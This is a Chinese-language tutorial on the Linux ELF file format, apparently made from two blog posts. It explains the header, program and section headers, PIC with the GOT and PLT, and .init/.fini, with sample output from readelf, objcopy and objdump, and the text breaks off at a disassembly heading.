196    32: 00000000006008b8     1 OBJECT  LOCAL  DEFAULT   24 completed.6145
197    33: 0000000000400410     0 FUNC    LOCAL  DEFAULT   12 __do_global_dtors_aux
198    34: 0000000000400470     0 FUNC    LOCAL  DEFAULT   12 frame_dummy
199    35: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
200    36: 00000000006006c8     0 OBJECT  LOCAL  DEFAULT   17 __CTOR_END__
201    37: 00000000004006b8     0 OBJECT  LOCAL  DEFAULT   16 __FRAME_END__
202    38: 00000000006006e0     0 OBJECT  LOCAL  DEFAULT   19 __JCR_END__
203    39: 0000000000400570     0 FUNC    LOCAL  DEFAULT   12 __do_global_ctors_aux
204    40: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS a.c
205    41: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __preinit_array_start
206    42: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __fini_array_end
207    43: 0000000000600880     0 OBJECT  LOCAL  HIDDEN    22 _GLOBAL_OFFSET_TABLE_
208    44: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __preinit_array_end
209    45: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __fini_array_start
210    46: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __init_array_end
211    47: 00000000006006bc     0 NOTYPE  LOCAL  HIDDEN    17 __init_array_start
212    48: 00000000006006e8     0 OBJECT  LOCAL  HIDDEN    20 _DYNAMIC
213    49: 00000000006008a8     0 NOTYPE  WEAK   DEFAULT   23 data_start
214    50: 0000000000000000   162 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.2.5
215    51: 00000000004004d0     2 FUNC    GLOBAL DEFAULT   12 __libc_csu_fini
216    52: 00000000004003c0     0 FUNC    GLOBAL DEFAULT   12 _start
217    53: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
218    54: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
219    55: 00000000004005a8     0 FUNC    GLOBAL DEFAULT   13 _fini
220    56: 0000000000000000   421 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
221    57: 00000000006008bc     4 OBJECT  GLOBAL DEFAULT   24 Global_Var_Uninit
222    58: 00000000004005b8     4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
```

```
    59: 00000000006008a8     0 NOTYPE  GLOBAL DEFAULT   23 __data_start
    60: 0000000000400498    21 FUNC    GLOBAL DEFAULT   12 Print
    61: 00000000006008ac     4 OBJECT  GLOBAL DEFAULT   23 Global_Var_Init
    62: 00000000004005c0     0 OBJECT  GLOBAL HIDDEN    14 __dso_handle
    63: 00000000006006d8     0 OBJECT  GLOBAL HIDDEN    18 __DTOR_END__
    64: 00000000004004e0   139 FUNC    GLOBAL DEFAULT   12 __libc_csu_init
    65: 00000000006008b0     0 NOTYPE  GLOBAL DEFAULT  ABS __bss_start
    66: 00000000006008c0     0 NOTYPE  GLOBAL DEFAULT  ABS _end
    67: 00000000006008b0     0 NOTYPE  GLOBAL DEFAULT  ABS _edata
    68: 00000000004004ad    25 FUNC    GLOBAL DEFAULT   12 main
    69: 0000000000400370     0 FUNC    GLOBAL DEFAULT   10 _init

Version symbols section '.gnu.version' contains 4 entries:
 Addr: 0000000000400300  Offset: 0x000300  Link: 4 (.dynsym)
  000:   0 (*local*)       2 (GLIBC_2.2.5)   0 (*local*)       2 (GLIBC_2.2.5)

Version needs section '.gnu.version_r' contains 1 entries:
 Addr: 0x0000000000400308  Offset: 0x000308  Link to section: 5 (.dynstr)
  000000: Version: 1  File: libc.so.6  Cnt: 1
  0x0010:   Name: GLIBC_2.2.5  Flags: none  Version: 2

Notes at offset 0x0000021c with length 0x00000020:
  Owner      Data size   Description
  GNU        0x00000010  NT_VERSION (version)
```

以上就是-a 选项所有符号表的内容。。。

下面是一个应用，例如我想解析出我在 a.c 文件中写的全局变量的内容。

我们可以看 162-233 行的内容，其中字段中有 OBJECT 和 GLOBAL 的即为全局变量，我们在 a.c 中定义的全局变量会出现在里面，221 和 225 行。

以及一些函数等内容都可以在这段区域内找到相应的地址和大小信息等。。。

具体的参数及用法如下图：

```
/*Edit By AddyLee 2013-04-09*/
Usage: readelf <option(s)> elf-file(s)
 Display information about the contents of ELF format files
 Options are:
  -a --all               Equivalent to: -h -l -S -s -r -d -V -A -I
  -h --file-header       Display the ELF file header
  -l --program-headers   Display the program headers
     --segments          An alias for --program-headers
  -S --section-headers   Display the sections' header
     --sections          An alias for --section-headers
  -g --section-groups    Display the section groups
  -t --section-details   Display the section details
  -e --headers           Equivalent to: -h -l -S
  -s --syms              Display the symbol table
     --symbols           An alias for --syms
  -n --notes             Display the core notes (if present)
  -r --relocs            Display the relocations (if present)
  -u --unwind            Display the unwind info (if present)
  -d --dynamic           Display the dynamic section (if present)
  -V --version-info      Display the version sections (if present)
  -A --arch-specific     Display architecture specific information (if any).
  -D --use-dynamic       Use the dynamic section info when displaying symbols
  -x --hex-dump=<number> Dump the contents of section <number>
  -w[liaprmfFsoR] or
  --debug-dump[=line,=info,=abbrev,=pubnames,=aranges,=macro,=frames,=str,=loc,=Ranges]
                         Display the contents of DWARF2 debug sections
  -I --histogram         Display histogram of bucket list lengths
  -W --wide              Allow output width to exceed 80 characters
  @<file>                Read options from <file>
  -H --help              Display this information
  -v --version           Display the version number of readelf
Report bugs to <URL:http://www.sourceware.org/bugzilla/> and hjl@lucon.org
```

http://blog.csdn.net/edonlii/article/details/8779075

Linux 中 ELF 格式文件介绍

ELF(Executable and Linkable Format)即可执行连接文件格式，是一种比较复杂的文件格式，但其应用广泛。与 linux 下的其他可执行文件(a.out，cof)相比，它对节的定 义和 gnu 工具链对它的支持使它十分灵活，它保存的足够了系统相关信息使它能支持不同平台上的交叉编译和交叉链接，可移植性很强．同时它在执行中支持动态 链接共享库。

通过本文，可以大致了解 Linux 系统中 ELF 格式文件的分类，组成，作用，以及其中包含的内容。另外后面介绍了几种常用的对 elf 文件进行操作的工具，并且对其使用进行简单举例，便于对 elf 文件有一个比较直观的理解。

主要内容：

[描述]

1 ELF 文件简介

2 ELF 文件格式

3 ELF 的特性

[举例]

1 readelf 工具

2 objcopy 工具

3 objdump 工具

4 nm 工具

5 ldd 工具

[其它]

[描述]

1 ELF 文件简介

ELF(Executable and Linkable Format)即可执行连接文件格式，是 Linux，SVR4 和 Solaris2.0 默认的目标文件格式，目前标准接口委员会 TIS 已将 ELF 标准化为一 种可移植的目标文件格式，运行于 32-bit Intel 体系微机上，可与多种操作系统兼容。分析 elf 文件有助于理解一些重要的系统概念，例如程序的编译和链接，程序的加载和运行等。

(1)ELF 文件类型：

种类型的 ELF 文件：

a)可重定位文件:用户和其他目标文件一起创建可执行文件或者共享目标文件,例如 lib*.a 文件。

b)可执行文件：用于生成进程映像，载入内存执行,例如编译好的可执行文件 a.out。

c)共享目标文件：用于和其他共享目标文件或者可重定位文件一起生成 elf 目标文件或者和执行文件一起创建进程映像，例如 lib*.so 文件。

(2)ELF 文件作用：

ELF 文件参与程序的连接(建立一个程序)和程序的执行(运行一个程序)，所以可以从不同的角度来看待 elf 格式的文件：

a)如果用于编译和链接（可重定位文件），则编译器和链接器将把 elf 文件看作是节头表描述的节的集合,程序头表可选。

b)如果用于加载执行（可执行文件），则加载器则将把 elf 文件看作是程序头表描述的段的集合，一个段可能包含多个节，节头表可选。

c)如果是共享文件，则两者都含有。

(3)ELF 文件总体组成：

elf 文件头描述 elf 文件的总体信息。包括：

系统相关，类型相关，加载相关，链接相关。

系统相关表示：elf 文件标识的魔术数，以及硬件和平台等相关信息，增加了 elf 文件的移植性,使交叉编译成为可能。

类型相关就是前面说的那个类型。

加载相关：包括程序头表相关信息。

链接相关：节头表相关信息。

下面对其进行了详细的介绍。

2 ELF 文件格式

2.1 ELF 文件的类型

ELF 文件主要有三种类型：

(1)可重定位文件：包含了代码和数据．可与其它 ELF 文件建立一个可执行或共享的文件：

(2)可执行文件：是可以直接执行的程序：

(3)共享目标文件：包括代码和数据，可以在两个地方链接。第一，连接器可以把它和其它可重定位文件和共享文件一起处理以建立另一个 ELF 文件;第二，动态链接器把它和一个可执行文件和其它共享文件结合在一起建立一个进程映像。

2.2 ELF 文件的组织

ELF 文件参与程序的连 接(建立一个程序)和程序的执行(运行一个程序)，编译器和链接器将其视为节头表(section header table)描述的一些节(section)的集合，而加载器则将其视为程序头表(program header table)描述的段(segment)的集合，通常一个段可以包含多个节。可重定位文件都包含一个节头表，可执行文件都包含一个程序头表。共享文件两者 都包含有。为此，ELF 文件格式同时提供了两种看待文件内容的方式，反映了不同行为的不同要求。

从链接的角度看，ELF 文件从开始到结束，可以看成是如下组成的：

a)ELF 文件头

b)程序头表（可选）

c)第 1 节,第 2 节，...，第 n 节，...

d)节头表

从执行的角度看，ELF 文件从开始到结束，可以看成是如下组成的：

a)ELF 文件头

b)程序头表

c)第 1 段,第 2 段，...，

d)节头表(可选)

2.3 文件头(Elf header)

Elf 头在程序的开始部位，作为引路表描述整个 ELF 的文件结构，其信息大致分为四部分：一是系统相关信息，二是目标文件类型，三是加载相关信息，四是链接相关信息。

其中系统相关信息包括 elf 文件魔数(标识 elf 文件)，平台位数，数据编码方式，elf 头部版本，硬件平台 e_machine，目标文件版本 e_version，处理器特定标志 e_ftags：这些信息的引入极大增强了 elf 文件的可移植性，使交叉编译成为可能。目标文件类型用 e_type 的 值表示，可重定位文件为 1，可执行文件为 2，共享文件为 3;加载相关信息有：程序进入点 e_entry．程序头表偏移量 e_phoff，elf 头部长度 e_ehsize，程序头表中一个条目的长度 e_phentsize，程序头表条目数目 e_phnum;链接相关信息有：节头表偏移量 e_shoff，节 头表中一个条目的长度 e_shentsize，节头表条目个数 e_shnum ，节头表字符索引 e shstmdx。可使用命令"readelf -h filename"来察看文件头的内容。

文件头的数据结构如下：

typedef struct elf32_hdr{

unsigned char e_ident[EI_NIDENT];

Elf32_Half e_type;//目标文件类型

Elf32_Half e_machine;//硬件平台

Elf32_Word e_version;//elf 头部版本

Elf32_Addr e_entry;//程序进入点

Elf32_Off e_phoff;//程序头表偏移量

Elf32_Off e_shoff;//节头表偏移量

Elf32_Word e_flags;/处理器特定标志

Elf32_Half e_ehsize;//elf 头部长度

Elf32_Half e_phentsize;//程序头表中一个条目的长度

Elf32_Half e_phnum;//程序头表条目数目

Elf32_Half e_shentsize;//节头表中一个条目的长度

Elf32_Half e_shnum;//节头表条目个数

Elf32_Half e_shstrmdx;//节头表字符索引

}Elf32_Ehdr;

2.4 程序头表(program header table)

程序头表告诉系统如何建 立一个进程映像．它是从加载执行的角度来看待 elf 文件．从它的角度看．elf 文件被分成许多段，elf 文件中的代码、链接信息和注释都以段的形式存放。 每个段都在程序头表中有一个表项描述，包含以下属性：段的类型，段的驻留位置相对于文件开始处的偏移，段在内存中的首字节地址，段的物理地址，段在文件映 像中的字节数．段在内存映像中的字节数，段在内存和文件中的对齐标记。可用"readelf -l filename"察看程序头表中的内容。程序头表的结构如下：

```
typedef struct elf32_phdr{

Elf32_Word p_type; //段的类型

Elf32_Off p_offset; //段的位置相对于文件开始处的偏移

Elf32_Addr p_vaddr; //段在内存中的首字节地址

Elf32_Addr p_paddr;//段的物理地址

Elf32_Word p_filesz;//段在文件映像中的字节数

Elf32_Word p_memsz;//段在内存映像中的字节数

Elf32_Word p_flags;//段的标记

Elf32_Word p_align;，/段在内存中的对齐标记

)Elf32_Phdr;
```

2.5 节头表(section header table)

节头表描述程序节，为编 译器和链接器服务。它把 elf 文件分成了许多节．每个节保存着用于不同目的的数据．这些数据可能被前面的程序头重复使用，完成一次任务所需的信息往往被分 散到不同的节里。由于节中数据的用途不同，节被分成不同的类型，每种类型的节都有自己组织数据的方式。每一个节在节头表中都有一个表项描述该节的属性，节 的属性包括小节名在字符表中的索引，类型，属性，运行时的虚拟地址，文件偏移，以字节为单位的大小，小节的对齐等信息，可使用"readelf -S filename"来察看节头表的内容。节头表的结构如下：

typedef struct{

Elf32_Word sh_name;//小节名在字符表中的索引

E1t32_Word sh_type;//小节的类型

Elf32_Word sh_flags;//小节属性

Elf32_Addr sh_addr; //小节在运行时的虚拟地址

Elf32_Off sh_offset;//小节的文件偏移

Elf32_Word sh_size;//小节的大小．以字节为单位

Elf32_Word sh_link;//链接的另外一小节的索引

Elf32 Word sh_info;//附加的小节信息

Elf32 Word sh_addralign;//小节的对齐

Elf32 Word sh_entsize; //一些 sections 保存着一张固定大小入口的表。就像符号表

}Elf32_Shdr;

3 ELF 的特性

3.1 平台相关

在 ELF 文件头中包含了足够的平台相关信息，如数据编码方式，平台位数，硬件平台 e_machine 等，这些平台相关信息可在编译由编译器决定。例如，与平台位数的相关的数据结构的定义在 elf.h 的头文件中．在编译预处理时确定：

```
#if ELF CLASS==ELFCLASS32

extern Elf32_Dyn_DYNAMIC[];

#define elfhdr elf32_hdr;

#define elf_phdr elf32_phdr;

#define elf_note elf32_note;

#else

extern Elf64_Dyn_DYNAMIC[];

#define elfhdr elf64_hdr;

#define elf_phdr elf64_phdr;

#define elf_note elf64_note;
```

#endif

linux 系统加载 ELF 可执行文件时，必须首先做一些简单的一致性检查．其代码如下：

if(memcmp(elf_ex.e_ident,ELFMAG,SELFMAG)!=0)

goto out; //检查文件头开始四个字符是否为 ELF 魔数'\0177ELF

if(elf_ex.e_type!=ET_EXEC&&elf_ex.e_type!=ET_DYN)

goto out;//检查文件类型是否为可执行文件或共享目标文件

if(!elf_check_arch(&elf_ex))

goto out;//检查硬件平台是否一致

其中的 elf_check_arch(x)在不同的硬件平台上有不同的定义，其由系统的硬件平台决定。这样，在硬件平台相同的系统上，ELF 可以不作修改的执 行。因此，它可以支持不同平台上的交叉编译(cross_compilation)和交叉链接(cross_linking)。

3.2 PIC

ELF 可以生成一种特殊 的代码——与位置无关的代码(position-independent code,PIC)。用户对 gcc 使用-fPIC 指示 GNU 编译系统生成 PIC 代码。它是实现共享库或共享可执行代码的基础．这种代码的特殊性在于它可以 加载到内存地址空间的任何地址执行．这也是加载器可以很方便的在进程中动态链接共享库。

PIC 的实现运用了一个 事实，就是代码段中任何指令和数据段中的任何变量之间的距离都是一个与代码段和数据段的绝对存储器位置无关的常量。因此，编译器在数据段开始的地方创建了 一个表．叫做全局偏移量表(global offset table．GOT)。GOT 包含每个被这个目标模块引用的全局数据目标的表目。编译器还为 GOT 中每个表目生成一个重定位记录。在加载时，动态链接器会 重定

位 GOT 中的每个表目，使得它包含正确的绝对地址。PIC 代码在代码中实现通过 GOT 间接的引用每个全局变量，这样，代码中本来简单的数据引用就变得 复杂，必须加入得到 GOT 适当表目内容的指令。对只读数据的引用也根据同样的道理，所以，加上 IC 编译成的代码比一般的代码开销大。

如果一个 elf 可执行文 件需要调用定义在共享库中的任何函数，那么它就有自己的 GOT 和 PLT(procedure linkage table，过程链接表)．这两个节之间的交互可以实现延迟绑定(lazy binging)，这种方法将过程地址的绑定推迟到第一次调用该函数。为了实现延迟绑定，GOT 的头三条表目是特殊的：GOT[0]包含.dynamic 段的地址，.dynamic 段包含了动态链接器用来绑定过程地址的信息，比如符号的位置和重定位信息;GOT[1]包含动态链接器的标识;GOT[2]包 含动态链接器的延迟绑定代码的入口点。GOT 的其他表目为本模块要引用的一个全局变量或函数的地址。PLT 是一个以 16 字节(32 位平台中)表目的数组形 式出现的代码序列。其中 PLT[0]是一个特殊的表目，它跳转到动态链接器中执行;每个定义在共享库中并被本模块调用的函数在 PLT 中都有一个表目，从 PLT[1]开始．模块对函数的调用会转到相应 PLT 表目中执行，这些表目由三条指令构成。第一条指令是跳转到相应的 GOT 存储的地址值中．第二条指令把 函数相应的 ID 压入栈中，第三条指令跳转到 PLT[O]中调用动态链接器解析函数地址，并把函数真正地址存入相应的 GOT 表目中。被调用函数 GOT 相应表 目中存储的最初地址为相应 PLT 表目中第二条指令的地址值，函数第一次被调用后．GOT 表目中的值就为函数的真正地址。因此，第一次调用函数时开销比较 大．但是其后的每次调用都只会花费一条指令和一个间接的存储器引用。

3.3 强大的工具支持

由于 gnu 有大量的工具 支持 elf 文件格式．随着 gnu 工具的功能的扩展．程序员对 ELF 文件的运用也越来越灵活。例如，在 C++中全局的构造函数和析构函数必须非常小心的处理 碰到的语言规范问题。构造函数必须在 main 函数之前被调用。析构函数必须在 main 函数返回之后被调用。ELF 文件格式中，定义了两个特殊的节 (section)，.init 和.fini，.init 保存着可执行指令，它构成了进程的初始化代码。当一个程序开始运行时，在 main 函数被调用之前 (c 语言称为 main)，系统安排执行这个 section 的中的代码。.fini 保存着可执行指令，它构成了进程的终止代码。当一个程序正常退出时．系统 安排执行这个 section 的中的代码。C++编译器利用这个特性．构造正确的.init 和.fini sections．并结合.ctors(该 section 保存着程序的全局的构造函数的指针数组)和.dtors(该 section 保存着程序的全局的析 构函数的指针数组)两个 section，完成全局的构造函数和析构函数的处理。

GCC 还有许多扩展的特 性．有些对 ELF 特别的有用。其中一个就是_attribute_ 。使用_attribute_可以使一个函数放到_CTOR_LIST_或者_DTOR_LIST_里。 _attribute_((constructor))促使函数在进入 main 之前会被自动调用。_attribute_((destructor))促使函数在 main 返回或者 exit 调用之后被自动调用。这种函数必须是不能带参数的而且必须是 static void 类型的函数。在 ELF 下，这个特性在一般的可执行文件和共享库中都能很好的工作。另外一个 GCC 的特性是 attribute_(section("sectionname"))，使用这个，能把一个函数或者是数据结构放到任何的 section 中。

[举例]

这里，通过使用一些用于操作 ELF 文件的工具的例子，来对其有一个直观的了解。

1 readelf 工具

readelf 用来显示 ELF 格式目标文件的信息.可通过参数选项来控制显示哪些特定信息。

*读取 elf 文件头信息：

$ readelf -h fbtest

输入之后，输出如下：

ELF Header:

Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00

Class: ELF32

Data: 2's complement, little endian

Version: 1 (current)

OS/ABI: UNIX - System V

ABI Version: 0

Type: EXEC (Executable file)

Machine: Intel 80386

Version: 0x1

Entry point address: 0x80484d0

Start of program headers: 52 (bytes into file)

Start of section headers: 5924 (bytes into file)

Flags: 0x0

Size of this header: 52 (bytes)

Size of program headers: 32 (bytes)

Number of program headers: 8

Size of section headers: 40 (bytes)

Number of section headers: 36

Section header string table index: 33

这里，fbtest 是在本地使用 gcc 编译生成的一个简单的可执行程序。

*查看 elf 文件程序头表信息：

$readelf -l fbtest

输入之后，输出如下：

Program Headers:

Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align

PHDR 0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4

INTERP 0x000134 0x08048134 0x08048134 0x00013 0x00013 R 0x1

[Requesting program interpreter: /lib/ld-linux.so.2]

LOAD 0x000000 0x08048000 0x08048000 0x00df4 0x00df4 R E 0x1000

LOAD 0x000f0c 0x08049f0c 0x08049f0c 0x00128 0x00178 RW 0x1000

DYNAMIC 0x000f20 0x08049f20 0x08049f20 0x000d0 0x000d0 RW 0x4

NOTE 0x000148 0x08048148 0x08048148 0x00020 0x00020 R 0x4

GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x4

GNU_RELRO 0x000f0c 0x08049f0c 0x08049f0c 0x000f4 0x000f4 R 0x1

Section to Segment mapping:

Segment Sections...

00

01 .interp

02 .interp .note.ABI-tag .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame

03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss

04 .dynamic

05 .note.ABI-tag

06

07 .ctors .dtors .jcr .dynamic .got

*查看 elf 文件的节信息：

$readelf -S libmy.so

输入之后，输出如下：

There are 33 section headers, starting at offset 0xfd0:

Section Headers:

[Nr] Name Type Addr Off Size ES Flg Lk Inf Al

[0] NULL 00000000 000000 000000 00 0 0 0

[1] .hash HASH 000000d4 0000d4 0000a0 04 A 3 0 4

[2] .gnu.hash GNU_HASH 00000174 000174 000040 04 A 3 0 4

[3] .dynsym DYNSYM 000001b4 0001b4 000150 10 A 4 1 4

[4] .dynstr STRTAB 00000304 000304 00018a 00 A 0 0 1

[5] .gnu.version VERSYM 0000048e 00048e 00002a 02 A 3 0 2

[6] .gnu.version_r VERNEED 000004b8 0004b8 000020 00 A 4 1 4

[7] .rel.dyn REL 000004d8 0004d8 0000e8 08 A 3 0 4

```
[ 8] .rel.plt          REL             000005c0 0005c0 000010 08     A   3   10   4
[ 9] .init             PROGBITS        000005d0 0005d0 000030 00    AX   0    0   4
[10] .plt              PROGBITS        00000600 000600 000030 04    AX   0    0   4
[11] .text             PROGBITS        00000630 000630 0002a4 00    AX   0    0 16
[12] .fini             PROGBITS        000008d4 0008d4 00001c 00    AX   0    0   4
[13] .rodata           PROGBITS        000008f0 0008f0 000006 00     A   0    0   1
[14] .eh_frame_hdr     PROGBITS        000008f8 0008f8 000034 00     A   0    0   4
[15] .eh_frame         PROGBITS        0000092c 00092c 0000d8 00     A   0    0   4
[16] .ctors            PROGBITS        00001a04 000a04 00000c 00    WA   0    0   4
[17] .dtors            PROGBITS        00001a10 000a10 000008 00    WA   0    0   4
[18] .jcr              PROGBITS        00001a18 000a18 000004 00    WA   0    0   4
[19] .dynamic          DYNAMIC         00001a1c 000a1c 0000d0 08    WA   4    0   4
[20] .got              PROGBITS        00001aec 000aec 00000c 04    WA   0    0   4
[21] .got.plt          PROGBITS        00001af8 000af8 000014 04    WA   0    0   4
[22] .data             PROGBITS        00001b0c 000b0c 000008 00    WA   0    0   4
```

[23] .bss NOBITS 00001b14 000b14 000008 00 WA 0 0 4

[24] .comment PROGBITS 00000000 000b14 0000d2 00 0 0 1

[25] .debug_aranges PROGBITS 00000000 000be8 000050 00 0 0 8

[26] .debug_info PROGBITS 00000000 000c38 00011a 00 0 0 1

[27] .debug_abbrev PROGBITS 00000000 000d52 000024 00 0 0 1

[28] .debug_line PROGBITS 00000000 000d76 000102 00 0 0 1

[29] .debug_ranges PROGBITS 00000000 000e78 000040 00 0 0 8

[30] .shstrtab STRTAB 00000000 000eb8 000116 00 0 0 1

[31] .symtab SYMTAB 00000000 0014f8 0004c0 10 32 56 4

[32] .strtab STRTAB 00000000 0019b8 00031c 00 0 0 1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)

I (info), L (link order), G (group), x (unknown)

O (extra OS processing required) o (OS specific), p (processor specific)

这里的 libmy.so 是自行生成的一个共享库。

2 objcopy 工具

objcopy 可以把一种目标文件中的内容复制到另一种类型的目标文件中.

通过 objcopy 的各种选项，可以对目标文件进行各种类型的操作。例如去掉可执行文件的调试信息（效果等同于 strip）等等，具体需要做什么操作，要求我们对 elf 文件中每个部分的内容有所理解。

这里只给出一个例子：

*使用 objcopy 把.comment 段和.note 段的信息去掉：

$ objcopy -R .comment -R .note hello hello.min

这里，hello 是一个 可执行文件，通过"readelf -l hello"或者"readelf -S hello"命令可以知道文件中包含一个.note 段和.comment 段，通过这个命令，将这两个段从文件中删除，不会改变原来的文件，而是将删除了这 些信息的文件存放在 hello.min 中。实际通过这个方法，可以减少可执行文件的大小，且不影响可执行文件的功能。

项的含义是：

-R .note -R .comment 表示移掉 .note 与 .comment 段

-O binary xyb xyb.bin 表示由 xyb 生成二进制文件 xyb.bin

3 objdump 工具

objdump 是用查看目标文件或者可执行的目标文件的构成的 GCC 工具。

以下给出几个常用的例子：

*输出目标文件的所有段概括:

objdump -h main

输入之后，输出信息大致如下：

main: file format elf32-i386

Sections:

Idx Name Size VMA LMA File off Algn

0 .interp 00000013 08048134 08048134 00000134 2**0

CONTENTS, ALLOC, LOAD, READONLY, DATA

1 .note.ABI-tag 00000020 08048148 08048148 00000148 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

2 .gnu.hash 00000030 08048168 08048168 00000168 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

3 .dynsym 000000d0 08048198 08048198 00000198 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

4 .dynstr 00000183 08048268 08048268 00000268 2**0

CONTENTS, ALLOC, LOAD, READONLY, DATA

5 .gnu.version 0000001a 080483ec 080483ec 000003ec 2**1

CONTENTS, ALLOC, LOAD, READONLY, DATA

6 .gnu.version_r 00000060 08048408 08048408 00000408 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

7 .rel.dyn 00000010 08048468 08048468 00000468 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

8 .rel.plt 00000048 08048478 08048478 00000478 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

9 .init 00000017 080484c0 080484c0 000004c0 2**2

CONTENTS, ALLOC, LOAD, READONLY, CODE

10 .plt 000000a0 080484d8 080484d8 000004d8 2**2

CONTENTS, ALLOC, LOAD, READONLY, CODE

11 .text 00000238 08048580 08048580 00000580 2**4

CONTENTS, ALLOC, LOAD, READONLY, CODE

12 .fini 0000001c 080487b8 080487b8 000007b8 2**2

CONTENTS, ALLOC, LOAD, READONLY, CODE

13 .rodata 00000013 080487d4 080487d4 000007d4 2**2

.....其余内容省略.....

这里,main 是一个可执行文件。

*输出目标文件的符号表:

objdump -t main

输入之后，输出类似如下：

main: file format elf32-i386

SYMBOL TABLE:

08048134 l d .interp 00000000 .interp

```
08048148 l    d  .note.ABI-tag  00000000              .note.ABI-tag
08048168 l    d  .gnu.hash      00000000              .gnu.hash
08048198 l    d  .dynsym        00000000              .dynsym
08048268 l    d  .dynstr        00000000              .dynstr
080483ec l    d  .gnu.version   00000000              .gnu.version
08048408 l    d  .gnu.version_r 00000000              .gnu.version_r
08048468 l    d  .rel.dyn       00000000              .rel.dyn
08048478 l    d  .rel.plt       00000000              .rel.plt
080484c0 l    d  .init  00000000              .init
080484d8 l    d  .plt   00000000              .plt
08048580 l    d  .text  00000000              .text
080487b8 l    d  .fini  00000000              .fini
080487d4 l    d  .rodata        00000000              .rodata
080487e8 l    d  .eh_frame_hdr  00000000              .eh_frame_hdr
08048824 l    d  .eh_frame      00000000              .eh_frame
```

```
08049914 l    d  .ctors 00000000              .ctors
08049920 l    d  .dtors 00000000              .dtors
08049928 l    d  .jcr   00000000              .jcr
0804992c l    d  .dynamic       00000000              .dynamic
08049a0c l    d  .got   00000000              .got
08049a10 l    d  .got.plt       00000000              .got.plt
08049a40 l    d  .data  00000000              .data
08049a48 l    d  .bss   00000000              .bss
00000000 l    d  .comment       00000000              .comment
080485a4 l     F .text  00000000              call_gmon_start
00000000 l    df *ABS*  00000000              crtstuff.c
08049914 l     O .ctors 00000000              __CTOR_LIST__
08049920 l     O .dtors 00000000              __DTOR_LIST__
08049928 l     O .jcr   00000000              __JCR_LIST__
08049ad4 l     O .bss   00000004              dtor_idx.5793
```

08049ad8 l　　O .bss　　00000001　　completed.5791

080485d0 l　　F .text　　00000000　　__do_global_dtors_aux

.....其余信息省略.....

*以某种分类信息的形式把目标文件的数据组织（被分为几大块）输出 ：

objdump -x main

输入之后，输出信息类似如下：

main:　　file format elf32-i386

main

architecture: i386, flags 0x00000112:

EXEC_P, HAS_SYMS, D_PAGED

start address 0x08048580

Program Header:

PHDR off　　0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2

filesz 0x00000100 memsz 0x00000100 flags r-x

INTERP off 0x00000134 vaddr 0x08048134 paddr 0x08048134 align 2**0

filesz 0x00000013 memsz 0x00000013 flags r--

LOAD off 0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12

filesz 0x00000914 memsz 0x00000914 flags r-x

LOAD off 0x00000914 vaddr 0x08049914 paddr 0x08049914 align 2**12

filesz 0x00000130 memsz 0x000001cc flags rw-

DYNAMIC off 0x0000092c vaddr 0x0804992c paddr 0x0804992c align 2**2

filesz 0x000000e0 memsz 0x000000e0 flags rw-

NOTE off 0x00000148 vaddr 0x08048148 paddr 0x08048148 align 2**2

filesz 0x00000020 memsz 0x00000020 flags r--

EH_FRAME off 0x000007e8 vaddr 0x080487e8 paddr 0x080487e8 align 2**2

filesz 0x0000003c memsz 0x0000003c flags r--

STACK off 0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**2

...省略...

Dynamic Section:

NEEDED libstdc++.so.6

NEEDED libm.so.6

NEEDED libgcc_s.so.1

NEEDED libc.so.6

INIT 0x80484c0

FINI 0x80487b8

GNU_HASH 0x8048168

...省略...

Version References:

required from libstdc++.so.6:

0x056bafd3 0x00 05 CXXABI_1.3

0x08922974 0x00 03 GLIBCXX_3.4

required from libc.so.6:

0x0d696910 0x00 04 GLIBC_2.0

0x09691f73 0x00 02 GLIBC_2.1.3

Sections:

Idx Name Size VMA LMA File off Algn

0 .interp 00000013 08048134 08048134 00000134 2**0

CONTENTS, ALLOC, LOAD, READONLY, DATA

1 .note.ABI-tag 00000020 08048148 08048148 00000148 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

2 .gnu.hash 00000030 08048168 08048168 00000168 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

3 .dynsym 000000d0 08048198 08048198 00000198 2**2

CONTENTS, ALLOC, LOAD, READONLY, DATA

4 .dynstr 00000183 08048268 08048268 00000268 2**0

CONTENTS, ALLOC, LOAD, READONLY, DATA

5 .gnu.version 0000001a 080483ec 080483ec 000003ec 2**1

...省略...

SYMBOL TABLE:

08048134 l d .interp 00000000 .interp

08048148 l d .note.ABI-tag 00000000 .note.ABI-tag

08048168 l d .gnu.hash 00000000 .gnu.hash

08048198 l d .dynsym 00000000 .dynsym

08048268 l d .dynstr 00000000 .dynstr

080483ec l d .gnu.version 00000000 .gnu.version

08048408 l d .gnu.version_r 00000000 .gnu.version_r

...省略...

这里可知，分别显示出各个段相关的信息。

*输出指定段的信息:

objdump -j .text -S main

输入之后，输出类似如下:

main: file format elf32-i386

Disassembly of section .text:

